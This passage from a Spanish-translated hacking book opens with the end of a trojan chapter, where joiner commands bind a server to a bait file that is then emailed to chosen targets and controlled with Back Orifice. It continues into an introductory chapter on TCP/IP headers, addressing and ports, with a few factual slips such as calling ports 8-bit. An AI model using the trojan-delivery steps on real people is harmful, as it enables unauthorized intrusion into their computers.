La mayoría de los joiners funcionan del mismo modo. Algunos sólo en modo texto, pero en general las sentencias de la operación se limitan a los siguientes comandos (en DOS):


```
C: \>joiner (servidor de nombre de archivo) (Nombre de archivo del cebo)
C: \ >ren join.fil goggles.exe
```

Ahora sólo tienes que elegir a las personas que recibirán el servidor y enviarles correos electrónicos con temas inocentes.

- Puerta trasera

Después de recibir la confirmación de que el PC esta corriendo el servidor, es el momento de utilizar las funciones del cliente. La ventaja del Back Orifice es su entorno gráfico

capaz de ejecutar todas las órdenes sin dificultad. Entre las características de BO, se destaca la creación de directorios, mover archivos, e incluso la posibilidad de reiniciar el sistema.



Ahora, a jugar con su presa.

Feliz Hacking!

Consideraciones finales

Es obvio que en este capítulo sólo se rascó la superficie – y no mucho. Le aconsejamos que deje de leer el libro, visite todos los sitios que hemos citado, y "juegue" con todas las herramientas mostradas y, algunos incluso intenten invadir ordenadores siempre con la autorización de la víctima. Usa estos procedimientos y descubre por ti mismo las complejidades de este oscuro laberinto.

Parte 2

2º Año de la universidad:

El camino de un Viajero

Redes II

Capitulo - 8

"Mi tierra tiene campos de fútbol donde los cadáveres amanecen boca arriba para perturbar los juegos. Tiene una piedrita de color bilis que hace “tuim[1]" en la cabeza de la gente. También cuenta con paredes de bloque (sin pintar, por supuesto, que la pintura es la mayor frescura cuando no hay mezcla), donde insertan vidrios rotos para ahuyentar a las babosas. Mi patria tiene HK, AR15, M21, 45 y 38 (en mi país, 32 es una broma). Las sirenas que aquí pitan, pitan de repente y sin previo aviso. No son de las fábricas, que cerraron. Son de los furgones, que vienen a hacer lisiados, traer tranquilidad y aflicción":

Quince escenas del descubrimiento de Brasil, 1999
Fernando Bonassi

1 – “Tuim” se utiliza en jerga para decir “periquito” o “perico”, una forma de llamar a la heroína.

TCP/IP: El comienzo

En el capítulo anterior de redes, tratamos los aspectos más básicos y desarrollamos un breve estudio de algunos de los protocolos más utilizados. Este estudio sirvió para poder aprender algunas sencillas técnicas y procedimientos de invasión y experimentar con algunas herramientas. Con la información de los capítulos “Redes I” y “Vulnerabilidades I”, y añadiendo un poco de investigación en los sitios y libros mencionados, cualquiera puede considerarse un script kiddie y llevar a cabo los procedimientos más simples de "invasión" de equipos domésticos.
Ahora la conversación cambia de tono. Veremos más adelante (en Vulnerabilidades II y más tarde en los capítulos finales), métodos más complejos de ataque a los sitios, las empresas y las redes remotas, todos a través de Internet. Cómo la Gran Red se basa en la familia de protocolos TCP/IP (¿o es al revés? TCP/IP fue creada por culpa de Internet, da igual ...), será la estrella de esta parte del libro.
Pero seremos "malos" con el TCP/IP. La mayoría de los libros muestran el protocolo de forma académica y bien estructurada. En nuestros estudios, vamos a ver cómo podemos deformar, fracturar y abusar de él, una autentica violación digital!. La palabra es fuerte, pero el querido lector vera que se aplica perfectamente al contexto en el que se utiliza. Para los hackers, la tecnología está ahí para ser extendida. O engañada...
Este capítulo nunca podrá reemplazar a cualquiera de los excelentes libros y artículos escritos especialmente para revelar todas las complejidades, los aspectos del TCP/IP y su uso práctico. Esperamos por lo menos, servir como una introducción a estos recursos. Después de leer este libro, recomendamos al lector sumergirse en el estudio de este protocolo y las tecnologías de red basadas en él. Además de los libros del Prof. Andrew Tannembaum. y Gabriel Torres (ambos llamados redes de computadoras), que ya se han mencionado varias veces en el libro, le recomendamos las siguientes publicaciones:

- Diseño y arquitectura de redes de J.F.Dimarzio;
- Intemet working con TCP/IP, Doug Comer;
- Aprender TCP/IP en 14 días, Tim Parker;
- Gestión de TCP/IP, Craig Hunt;
- TCP/IP Illustrated, Volumen 1, W. Richard Stevens.

En Internet, hay disponibles excelentes recursos por: investigadores, universidades, sector empresarial y sitios especializados. Algunos buenos trabajos de redes TCP/IP que recomendamos son:

- Apunte TCP/IP CCUEC (www.dicas-l.unicamp.br/Treinamentos/tcpip);
- Notas de la conferencia de TCP/IP, Ricardo Ueda, Instituto de Matemáticas y Estadística de la USP (www.ime.usp.br/-ueda/ldoc/notastcp.html).

Y en Inglés, se recomienda:

- TCP/IP Tutorial y descripción técnica general, libros rojos de IBM (publib-b.boulder.ibm.com/redbooks.nsf/portals/Networking);
- Netscape Open Directory (www.dmoz.org/Computers/Internet/Protocols).

También existe en Internet, varios grupos de discusión sobre la creación de redes. Dos grupos,que los autores no sólo recomiendan, también participan son: Dicas-L, alojado en la Unicamp (www.dicas-l.unicamp.br) y gestionada por competentísimo Rubens Queiroz de Almeida, y Redes-L, organizada y Gestionado por la FAPESP (listas.ansp.br/mailman/listinfo/redes-l).
Por último, sabemos que en Brasil existen varias publicaciones dedicadas a los usuarios de ordenadores y administradores de red. Una lista de ellas, por autores de prestigio, esta en: Info Exame, Linux Magazine, H4ck3r, Geek, PC Brasil

OSI vs TCP/IP

Continuando donde lo dejamos en el capítulo 2, analizaremos en profundidad el diseño y operación de cada protocolo de la familia TCP/IP, cómo los diferentes protocolos interactuan entre sí y cuáles son las tecnologías implicadas. El TCP/IP es un conjunto de protocolos presentes en Internet. De hecho, ambas entidades son las mismas. Así como es imposible separar la energía de la materia ($E = mc^2$), no es necesario discutir si el protocolo TCP/IP fue creado para ser utilizado en Internet, o si Internet apareció por el protocolo TCP/IP. La historia del huevo y la gallina …
El TCP/IP es independiente de la plataforma. Sus especificaciones son abiertas y libres de royalties. Por eso mismo, acabo tomándose como el estándar del sector en todo el mundo, y por eso se utiliza para dar acceso a computadoras de todos los tipos y tamaños, desde dispositivos portátiles hasta mainframes.
La mayoría de las publicaciones dicen que la familia TCP/IP cumple con los requisitos de trabajo de las capas 3-4 del modelo de referencia OSI. La afirmación es correcta pero incompleta. Sabemos que cada una de las capas de referencia del modelo, puede ser implementada con un protocolo diferente, por ser cada capa independiente. Así que en teoría es posible que paquetes SPX (una implementación propietaria de Novell) sean transportados en paquetes IP, en vez de IPX. En la práctica, lo que vemos es que los estándares abiertos terminan siendo de uso común, con raras excepciones como el SMB/CIFS de IBM/Microsoft. Por lo tanto, podemos montar un diagrama que contiene las siete capas OSI y sus representantes en el "mundo real":

- Capas de protocolos de red

En la práctica	OSI	Ejemplo de aplicación
Aplicación	Aplicación	Mail, NFS, HTTP, SMB
	Presentación	Representación de datos externos (XDR)
	Sesión	Llamadas a procedimiento remoto (RPC)
TCP/UDP	Transporte	TCP/UDP
IP	Red	IP/ICMP
Ethernet	Conexión	Ethernet
Física	Física	Cable de par trenzado categoría 5

Nota: en la práctica, existen aplicaciones que hacen las funciones de las capas 7,6 y 5. Cómo son aplicaciones externas, de instalación libre y que ruedan en el área del usuario, se considera que todas ellas están en la capa de aplicación.

Protocolo IP

El caballo de batalla del TCP/IP es el protocolo IP. Es a través de los paquetes IP (es decir, los conjuntos de datos montados de acuerdo con el Protocolo de Internet) como las aplicaciones transportan los mensajes entre diferentes redes. El protocolo también define como será el esquema de direccionamiento para que cada máquina tenga un identificador único en todas las redes. Dicha dirección se implementa mediante direcciones IP: un grupo de 32 bits, dividido en ocho grupos de cuatro (es decir, cuatro bytes) y que obedecen a lo definido en el protocolo IP. Atento, pues, al hecho de que el protocolo IP, número de IP y paquetes IP no son la misma cosa!.
En este libro, se habla exclusivamente de los paquetes IP de la versión 4, conocido como IPv4. Las demandas de Internet hoy en día (sobre todo el rendimiento, seguridad y sobre todo la falta de disponibilidad de números de IPv4) llevó al desarrollo de un nuevo protocolo llamado IPv6, que está siendo utilizado en Internet 2.

- El paquete IP

La información proveniente de las capas superiores (en nuestro caso, TCP y UDP) debe ser incluido en un paquete de datos que se transmitirá de conformidad con los procedimientos definidos en el protocolo IP. Este paquete está montado en un formato también definido en el protocolo, llamado datagrama IP. Un datagrama IP es una secuencia de series de bytes, de los cuales los primeros 20 componen la cabecera IP. La alusión a los telegramas no es cacofoníca: un datagrama se parece mucho a su colega de "carne y hueso " (o mejor dicho, papel y tinta):

<table>
<tr><td>Versión (4)</td><td>IHL (4)</td><td>Tipo de Servicio (8)</td><td colspan="2">Tamaño Total (16)</td></tr>
<tr><td colspan="3">Identificación (16)</td><td>"Flags " (3)</td><td>Fragmentación (13)</td></tr>
<tr><td>Tiempo de vida (TTL) (8)</td><td colspan="2">Protocolo (8)</td><td colspan="2">Número de Verificación (16)</td></tr>
<tr><td colspan="5">Dirección IP de origen (32)</td></tr>
<tr><td colspan="5">Dirección IP de destino (32)</td></tr>
<tr><td colspan="4">Opciones (si procede)</td><td>Llenado</td></tr>
<tr><td colspan="5">Datos</td></tr>
</table>

Las cifras entre paréntesis indican el tamaño del campo en bits. Al principio de los datagramas tenemos el campo “*versión’*. Como su nombre indica, es la versión del protocolo IP en uso. Consta de cuatro bits, lo que daría 16 posibilidades diferentes de versiones IP. Sin embargo, actualmente hay sólo dos, IPv4 e IPv6. El valor almacenado allí es numérico, por lo que el IPv4 estaría representada por el número binario 0100, e IPv6 por 0110.

Observando la cabecera, vemos que está formada por filas de 32 bits de longitud. El campo "*tamaño de cabecera'* (Internet Header Length o IHL) indica la longitud de la cabecera en número de palabras de 32 bits. Si no hay opciones, el valor válido para este campo es de cinco. Habiendo opciones, ese valor puede crecer indefinidamente para dar cabida a todas.
Los enrutadores son equipos con una cierta "inteligencia". Saben, por ejemplo, cual de las rutas que se les atribuyen es más corta o más confiable. El campo "*tipo de servicio'* (ToS o Type of Service) permite dar a los routers orientaciones sobre cómo manejar el paquete y dónde enviarlo. Cuenta con cuatro indicadores: minimizar los retrasos, maximizar el rendimiento, maximizar la fiabilidad y reducir al mínimo el costo. En base a estos indicadores, el router enviará el paquete IP por una ruta concreta. La mayoría de las implementaciones existentes, sin embargo, ignora este campo solemnemente, por lo que no suele tener el efecto deseado.
El campo "*tamaño total'* almacena la longitud total del datagrama en bytes, incluyendo toda la cabecera más el contenedor de datos. En teoría, 16 bits pueden indicar un tamaño de hasta 65.535 bytes. Pero un paquete IP de 64 KB es monstruoso. En la práctica, el tamaño estándar de los paquetes es de 576 bytes. Una vez establecida la conexión y que el sistema se asegure de que todos los componentes de la ruta - principalmente el equipo de destino – soportan paquetes más grandes, este valor puede ser modificado. De hecho, uno de los métodos más antiguos de denegación de servicio o DoS, era forzar el envío de un paquete IP con un tamaño de 64 kbytes. Si el destino no estaba listo para un paquete tan grande con el tiempo sería derrocado. Es el llamado **Ping de la Muerte**.
A veces es necesario fragmentar el paquete IP. Diversas razones pueden obligar a un router a eso. Una de ellas es el enrutamiento entre dos redes cuyas capas 2 (enlace de datos) tengan implementadas tamaños diferentes de payload. Por ejemplo, entre una red Ethernet, que tiene un MTA (unidad de transferencia máxima) de 1.500 bytes para una célula ATM con una longitud de 480 bytes. El estándar de paquetes IP de 576 bytes, no cabe en la célula ATM. Se debe romper en dos el paquete IP, para que pueda viajar a este nuevo medio. Cuando, por el contrario, los paquetes fragmentados salen de la ATM hacia otro segmento de Ethernet, tiene que haber un mecanismo que pueda desfragmentar el paquete de nuevo.
El campo "*identificación'* lleva un número que reconoce el paquete. En realidad, es un contador de ciclos, porque cuando la cuenta llega a 65535, vuelve a cero. Si es necesario fragmentarlo, todas las partes llevan el mismo ID. Por lo tanto, es imposible confundirlo con los fragmentos de otros paquetes. El campo "*flags'* tiene tres controles que indican si un datagrama puede o no ser fragmentado y si hubo fragmentación. La *"fragmentación"* indica la posición de ese fragmento dentro del datagrama original, y se utiliza para volver a montarlo. Cada unidad en *fragmentación* representa un desplazamiento de 64 bits en el paquete original. En un paquete no fragmentado, el valor de este campo es cero.
Uno de los campos más importantes de los datagramas IP es el "*tiempo de vida'* o TTL. Indica el número máximo de routers por los que el paquete puede pasar. Cuando el valor llega a cero, el paquete se descarta. Este dispositivo evita que los paquetes IP sin dueño vaguen de forma indefinida por Internet.

El campo "*protocolo'* indica que protocolo de capa 4 está cargado en nuestro paquete IP - ver RFC1700. El "*número de verificación'* (checksum) es, como hemos visto en el paquete de Ethernet (Capítulo 2, Redes I), un número calculado en origen, basado en todos los datos del paquete. Este número se calcula de nuevo en el destino y, si es diferente, el paquete se descarta. Tenga en cuenta que el re-cálculo se produce cada vez que el paquete pasa a través de un router. Cómo los datos de cabecera cambian en el camino, el checksum es diferente en cada segmento a través del cual pasa.
Poco después, tenemos finalmente *los "campos de dirección'*. Ambos tienen una longitud de 32 bits. Seguido, tenemos el campo de "*opciones'*, que puede tener de cero a varios bytes. Dependiendo del número de opciones, puede abarcar varias líneas de 32 bits. El campo "*llenado'* tiene un tamaño variable y asegura que la última línea del campo de opciones tenga una longitud de 32 bits, lo que garantiza la coherencia de la cabecera.
¿Escarbamos un poco en los bits? Si tienes acceso a cualquier Unix, puedes ver el contenido de los paquetes IP con *tcpdump*:

```
# tcpdump -i <interface> -l -n -x port 80
05:39:40.734407 192.168.1.11.2819 > 213.61.48.245.80: . ack 357 win
6432 <nop,nop,timestamp 6322874 1037367659> (DF)
                        4500 0034 3779 4000 4006 3b65 c0a8 010b
                        d53d 30f5 0b03 0050 785c 4fc0 77aa ce8b
                        8010 1920 c9b6 0000 0101 080a 0060 7aba
                        3dd4 f96b
```

Este comando examina todos los paquetes que entran y salen de la máquina. Se puede observar que el "tcpdump" decodifica algunas cosas: tiempo en que el paquete paso por la interfaz (05:39 am), dirección de origen (192.168.1.11) y destino (213.61.48.245) y algunos indicadores de control.
Justo debajo, en hexadecimal, están los bytes correspondientes al paquete IP completo. Cada cifra representa 4 bits.
Se podría utilizar en lugar del "tcpdump", el programa "Ethereal" (www.ethereal.com) *[Actualmente "Wireshark"; www.wireshark.org]*. que tiene versiones para Windows y Unix y un hermoso y funcional interfaz de usuario. Los autores recomiendan el excelente "Ethereal" para el diagnóstico de prácticamente todas las cuestiones relacionadas con el rendimiento y los errores en las redes de ordenadores. Para este ejemplo, sin embargo, la salida de "tcpdump" servirá.
Analizando un poco, vemos que el primer dígito tiene el valor 4, es decir 0100. Estamos hablando por tanto de un paquete IPv4. El segundo dígito es 5, lo que indica que nuestro paquete IP tiene una cabecera con cinco filas de 32 bits.
¡Uy! Ya sabemos lo mucho que tenemos de encabezado.

Separandolo, tenemos que:

```
4500 0034 3779 4000 4006 3b65 c0a8 010b d53d 30f5
```

Analizando un poco más, podemos observar que:

- *Versión*: 4
- *IHL*: 5, o sea 20 bytes
- *ToS*: 00
- *Tamaño total*: 0034 o 52 bytes
- *Identificación*: 3779
- *Flags y Fragmentación*: 4000. Los flags estan establecidos como 0100, lo que indica que el paquete puede ser fragmentado y que no hubo aun fragmentación. Los otros 12 bits son cero (sin fragmentación).
- *TTL*: 40, o 64 routers. Cuando el paquete llega al router numero 64 será descartado, a menos que el campo TTL sea recalculado por algún otro router en el medio del camino.
- *Protocolo*: 6. Cada protocolo de capa 4 transportado por IP tiene un número que lo identifica. En el ejemplo, el número 6 es un paquete TCP.
- *Checksum*: 3b65
- *Dirección de origen*: c0.a8.01.0b - o, en decimal 192.168.1.11
- *Dirección de destino*: d5.3d.30.f5 - o, en decimal, 213.61.48.245

- Direccionamiento IP

En el capítulo Redes I, vimos algunos conceptos básicos acerca de la numeración IP. En esa ocasión, dijimos que un número IP consta de 4 bytes en el formato: 000.000.000.000. Cada byte es un valor de 8 bits, obviamente, puede contener un valor entre cero y 255, por ejemplo, 200.230.168.1. No debe haber dos máquinas con la misma dirección IP en la misma red, sería imposible encaminar los paquetes al destino correcto.
Los números IP identifican la interfaz de una máquina en una red. Más que eso, identifican en que red, o no, esta conectada en los casos en que varias redes están conectadas entre si. Para ver el número de IP asignado a su máquina, abra un terminal o ventana de DOS y teclee el comando “ifconfig” (Linux), “winipcfg” (para la familia Windows 9x) e “ipconfig” (para la familia WinNT). En Windows XP Home, este comando no está disponible, por lo que el lector debe buscar “Propiedades de Red” en el Panel de control. Cualquiera que sea el comando, la salida tendrá este aspecto:

```
eth0          Encapsulación de Enlace:     Ethernet
              Dirección de HW     00:08:74:B5:64:95
              inet addr:. 192.168.1.11
              Broadcast: 192.168.1.255
              Máscara: 255.255.255.0
```

Puede haber, o no, más información añadida a la salida. Las direcciones IP son definidas por la interfaz. En el ejemplo que se muestra (una máquina Linux) muestra los datos de la interfaz eth0. Si hubiera otra interfaz (por ejemplo eth1) existirían números IP para las dos interfaces. Otro dato que aparece es la dirección MAC. Pero ¿qué pasa con los otros dos campos, Broadcast y Máscara? Para descubrir para que sirven ambos, debemos entender el concepto de clases de redes.

- Redes y Servidores


El número IP se puede dividir en dos partes que identifican en que red está conectado y su dirección única dentro de esa red. Por ejemplo, la dirección 192.168.1.11, podríamos decir que es la red 192.168.1 y 11 representa el ordenador numero 11 conectado a esa red.

Pero espera! ¿Dónde termina el número de red y dónde empieza el número de host? Para definir esto, se utiliza un nuevo elemento, *la máscara de red*. En la dirección de nuestro ejemplo, la máscara de red es 255.255.255.0. Para entender cómo esta maraña de números puede separar algo, vamos a convertirlo todo en binario:

192.168.1.11 = 11000000.10101000.00000001.00001011
255.255.255.0 = 11111111.11111111.11111111.00000000

Ahora, sólo hay que hacer una operación lógica. El resultado de la operación indica la red (por lo que se denomina una máscara de red). En la práctica, significa que todas las posiciones de la máscara que tienen 1, indican que este bit de dirección pertenece al número de red. En nuestro ejemplo, la red sería 192.168.1.0. nuestro host sería el número 11 para identificarlo en esta red.

Pero, ¿cómo introducir la máscara correcta? Para ello, la dirección completa se divide en clases. No entraremos en detalles de por qué se dividió de esta manera porque es irrelevante para nuestros propósitos. Basta saber que hay cinco clases de direcciones, y cada una tiene la siguiente configuración:



Las cifras en los cuadros anteriores representan la posición de los bits en la dirección. Vemos que las direcciones de clase “A” tienen 24 bits reservados para las máquinas y sólo 8 bits para las redes. Esto nos da 256 redes diferentes, cada una con más de 16 millones de hosts. En el caso de la clase “C”, tenemos exactamente lo inverso: 16 millones de redes, cada una con 256 direcciones de host posible. En la Clase “B” es cincuenta-cincuenta: 65.536 números de cada lado.

Dependiendo de la aplicación, se utiliza uno u otro espacio de direcciones. Haciendo cuentas, y teniendo en cuenta los bits iniciales de las clases (que nunca cambian), tenemos el siguiente desglose:

Clase “A”: 1.0.0.0 del 126 255 255 255
Clase “B”: desde 128.0.0.0 a 191 255 255 255
Clase “C” = 192.0.0.0 al 223 255 255 255

¿No he hablado cinco clases? Sí, pero las otras dos no tienen división de host y redes. La clase “D” contiene las direcciones llamadas de “Multicast”. Mientras que una dirección IP es única en toda la red, puede haber varias máquinas con la misma dirección “multicast”. Se utiliza para enviar paquetes comunes a todas estas máquinas. Fue creado con la idea original de soportar streaming de audio y vídeo. Se puede identificar una dirección de Multicast por los bits iniciales 1110, o en decimal, 224. La clase “E” se reservo para uso futuro, pero nunca fue utilizada. Con la llegada de IPv6, probablemente nunca lo hará. Comienza con 1111 en binario, o 240 en decimal.
Todavía falta descubrir lo que es “Broadcast”. Para ello, veamos algunas convenciones. En general, las interfaces de red consideran el valor "todos ceros" en la dirección como la palabra "este" y "todo unos" como "todo". Recordando que los bits de cada uno de los cuatro bytes de la dirección IP, "todo ceros" está representado por 0 y "todo unos" por 255, tenemos:

- 0.0.0.0 - Esta red
- a.b.0.0 la red a.b
- 0.0.x.y Estación de x.y en esta red
- 255 255 255 255 - Todas las estaciones
- a.b.255.255 ~ - Todas las estaciones de la red a.b

Volvemos a la dirección de “Broadcast” que hemos visto en “tcpdump”, 192.168.1.255. Hemos visto que, al aplicar la máscara de red, conseguimos la dirección 192.168.1.0. Esta es la dirección de red 192.168.1. El cero al final de la dirección indica esto, luego, podríamos decodificar "esta red llamada 192,168.1". Poniendo el 255 al final de la dirección de Broadcast ("todo unos") significa "todas las máquinas en la red 192.168.1." Vaya, no era tan difícil ...

Protocolo TCP

El compañero inseparable de IP es la gran estrella de Internet, el protocolo TCP. Como la mayoría de los servicios disponibles están basados en él, debemos tener una idea de cómo se ensambla y cómo se comporta el paquete TCP, para entender cómo trabajan los ataques a estos servicios.

- El paquete TCP

Como vimos en Redes I, y seguidamente en el capítulo sobre Unix, todos los servicios de Internet que usamos - HTTP, SMTP, POP, ICQ, KaZaA - están "escuchando" a la red y esperando una conexión para si. Esta conexión se lleva a cabo a través de puertos, que son números asignados a los servicios en cuestión y dependen del protocolo utilizado. El puerto está representado por una cifra de 8 bits, así que tenemos 65 563 servicios posibles que utilizan el protocolo TCP para escuchar en la red. Un ejemplo clásico es una

sección del correo electrónico. Cuando se conecta al servidor SMTP a través del puerto TCP 25, nuestro programa favorito (los autores utilizan Eudora, KMail) recibe una cadena como esta:

```
HELO smtp.sudominio.com.br
MAIL FROM: usuario1@sudominio.com.br
RCPT TO: destinatario@provedor.com.br
DATA
Date: Mon, 07 Apr 2003 12:16:35 -0500 (EST)
From: …
```

Cada mensaje contiene un encabezado como este y varios kbytes (a veces MBbytes, dependiendo de cuántos días no se compruebe el correo ...). Como cualquier tonto puede ver (hey, puedo ver!), es imposible transportar todos los datos de su correo electrónico (o una página Web, KaZaA o MP3) en un único paquete TCP. Por lo tanto, la fragmentación es el principal mecanismo del Protocolo.
El encabezado TCP tiene generalmente 20 bytes y parece a esto:

<table>
<tr><td colspan="3">Puerto de origen (16)</td><td colspan="2">Puerto de destino (16)</td></tr>
<tr><td colspan="5">Número secuencial (32)</td></tr>
<tr><td colspan="5">Número de reconocimiento (32)</td></tr>
<tr><td>Tamaño (4)</td><td>Reservado (6)</td><td>Flags(6)</td><td colspan="2">Tamaño de la ventana (16)</td></tr>
<tr><td colspan="3">Verificador de TCP(16)</td><td colspan="2">Puntero de urgencia (16)</td></tr>
<tr><td colspan="4">Opciones (si procede)</td><td>Llenado</td></tr>
<tr><td colspan="5">Datos</td></tr>
</table>

Los campos, “*Número secuencial*”, “*Numero de reconocimiento”, “Tamaño”, “Opciones”, “Llenado” y “Datos”* tienen aplicaciones idénticas a las del protocolo IP. Los demás campos tienen una aplicación especifica para el protocolo TCP y uno de ellos, “*Flags”*, es lo que hace que el protocolo funcione - y lo que los hackers utilizan para atacarlo.
Vamos a continuar el análisis de bits. La salida de “tcpdump”, que utilizamos para estudiar el paquete IP, era:

```
05:39:40.734407 192.168.1.11.2819 > 213.61.48.245.80: . ack 357 win
6432 <nop,nop,timestamp 6322874 1037367659> (DF)
        4500 0034 3779 4000 4006 3b65 c0a8 010b
        d53d 30f5 0b03 0050 785c 4fc0 77aa ce8b
        8010 1920 c9b6 0000 0101 080a 0060 7aba
        3dd4 f96b
```

Mira los datos dentro del marco. Este es el campo de datos del paquete IP. Pero recuerde: el paquete TCP esta "envuelto" dentro del IP, entonces si separamos los primeros 20 bytes del campo de datos IP tenemos la cabecera TCP.

```
0b03 0050 785c 4fc0 77aa ce8b 8010 1920 c9b6 0000
```

Los 2 primeros bytes indican el puerto de origen. 0b03 es 2819 en decimal. Es un puerto superior a 1024 o no privilegiado, lo que indica que el paquete probablemente provenía de un software cliente. El destino de puerto, 0050, es 80 en decimal. Por lo tanto, se puede deducir que este paquete:

- Fue creado por un navegador web, como Mozilla.
- Se dirige a un servidor Web, en este caso el Apache de Greenpeace.org

Otros campos también son reveladores,


- *Número de secuencia: 785C 4fc0*. El número secuencial en TCP no se presta, apenas, a la fragmentación. El protocolo TCP controla el orden en que los paquetes se reciben y los ordena en destino, si están desordenados. Por otra parte, si un paquete tarda en llegar, la máquina de destino hace con la máquina del cliente lo mismo que hacemos en el McDonald's pedir número.
- *Número de Reconocimiento: ce8b 77aa*. El equipo de destino de los paquetes, siempre devuelve un número de reconocimiento de un paquete recibido previamente. Este número es secuencial del paquete recibido + 1.
- *Longitud del encabezado:* 5
- *Flags: 010* o en binario 010000. Los flags están en orden, URG, ACK, PSH, RST, SYN y FIN. En este ejemplo, vemos que el indicador ACK está encendido.
- *Tamaño de la ventana: 1920*, en decimal 6432. Es la máxima cantidad de bytes que la fuente puede manejar.
- *Verificador: c9b6.* Es la suma de comprobación del paquete TCP.
- *Indicador de emergencia: 0000*. El protocolo TCP permite que ciertos datos en el paquete se "salten la cola" y se procesen en primer lugar. El flag URG indica que los datos existen, y el puntero indica la posición, dentro del área de datos, en los que estos paquetes se encuentran. En nuestro paquete de ejemplo, no hay datos urgentes para procesar.

- Puertos TCP


Se dice que el TCP es un protocolo orientado a conexión. Esto significa que no importa los caminos por los que ande el paquete IP: para TCP no existe un "mundo exterior". El TCP crea un canal virtual entre el origen y el destino, y este canal es inmune a las influencias externas. La alegoría del cañón es perfecta: TCP crea una tubo entre el origen y la aplicación de destino, y las dos partes "hablan" por él. Quien mire por un borde no verá cables, routers, IPs, Ethernet, tarjetas de red, nada de eso. Solo vera a su compañero de conexión al otro lado. Esta conexión sólo es posible porque existe el concepto de puertos.

Vamos a divagar un poco. Usted debe haber ido a un bar o restaurante donde la cocina

está arriba y hay montacargas para los diferentes tipos de artículos que se ofrecen en el menú. Las bebidas no pueden viajar en el mismo montacargas que los platos calientes porque se calientan. Estos no deben circular en el mismo entorno que las ensaladas, porque las marchitaría y posiblemente las dejaría grasientas. Por no hablar de los postres. Hipotéticamente, necesitamos por lo menos cuatro ascensores.
Además, todas las mesas están numeradas. Si consideramos que los camareros son los paquetes IP, las *comandas* pueden servir como paquetes TCP. Cada mesa "conecta" con un ascensor a través de “comanda/TCP”. La mesa 26 se puede conectar al ascensor 4 y esperar un postre, la mesa 31, al ascensor 3 y esperar espaguetis a la Vongola.
Tenga en cuenta que cada uno de los ascensores en el restaurante presta un servicio diferente. Si la pareja de la mesa 4 desea un servicio completo, tendrá que conectarse en orden a los ascensores 1, 2, 3 y 4. El café es un ejemplo de un servicio alternativo que viene por la puerta de otro, por el ascensor de postres. Y la cuenta viene a través de una puerta desconocida y misteriosa (no viene de ningún ascensor), estoy pensando que es una puerta trasera …
Volviendo al campo de los ordenadores, se puede asignar cualquier puerto a cualquier servicio. Sin embargo, hay sugerencias para el uso de ellos, todas las referencias están en RFC1700. Por ejemplo, el puerto 80 es por lo general destinados a servidores Web o HTTP. Cuando se abre una página Web y no se especifica la puerta, su navegador intuye que debe usar el puerto 80. Puede configurar un servidor Web y asignarle el puerto 12345, si lo desea. Sin embargo, debe informar a todos los clientes que el servidor utiliza este puerto.
Una sesión TCP se parece a esto:



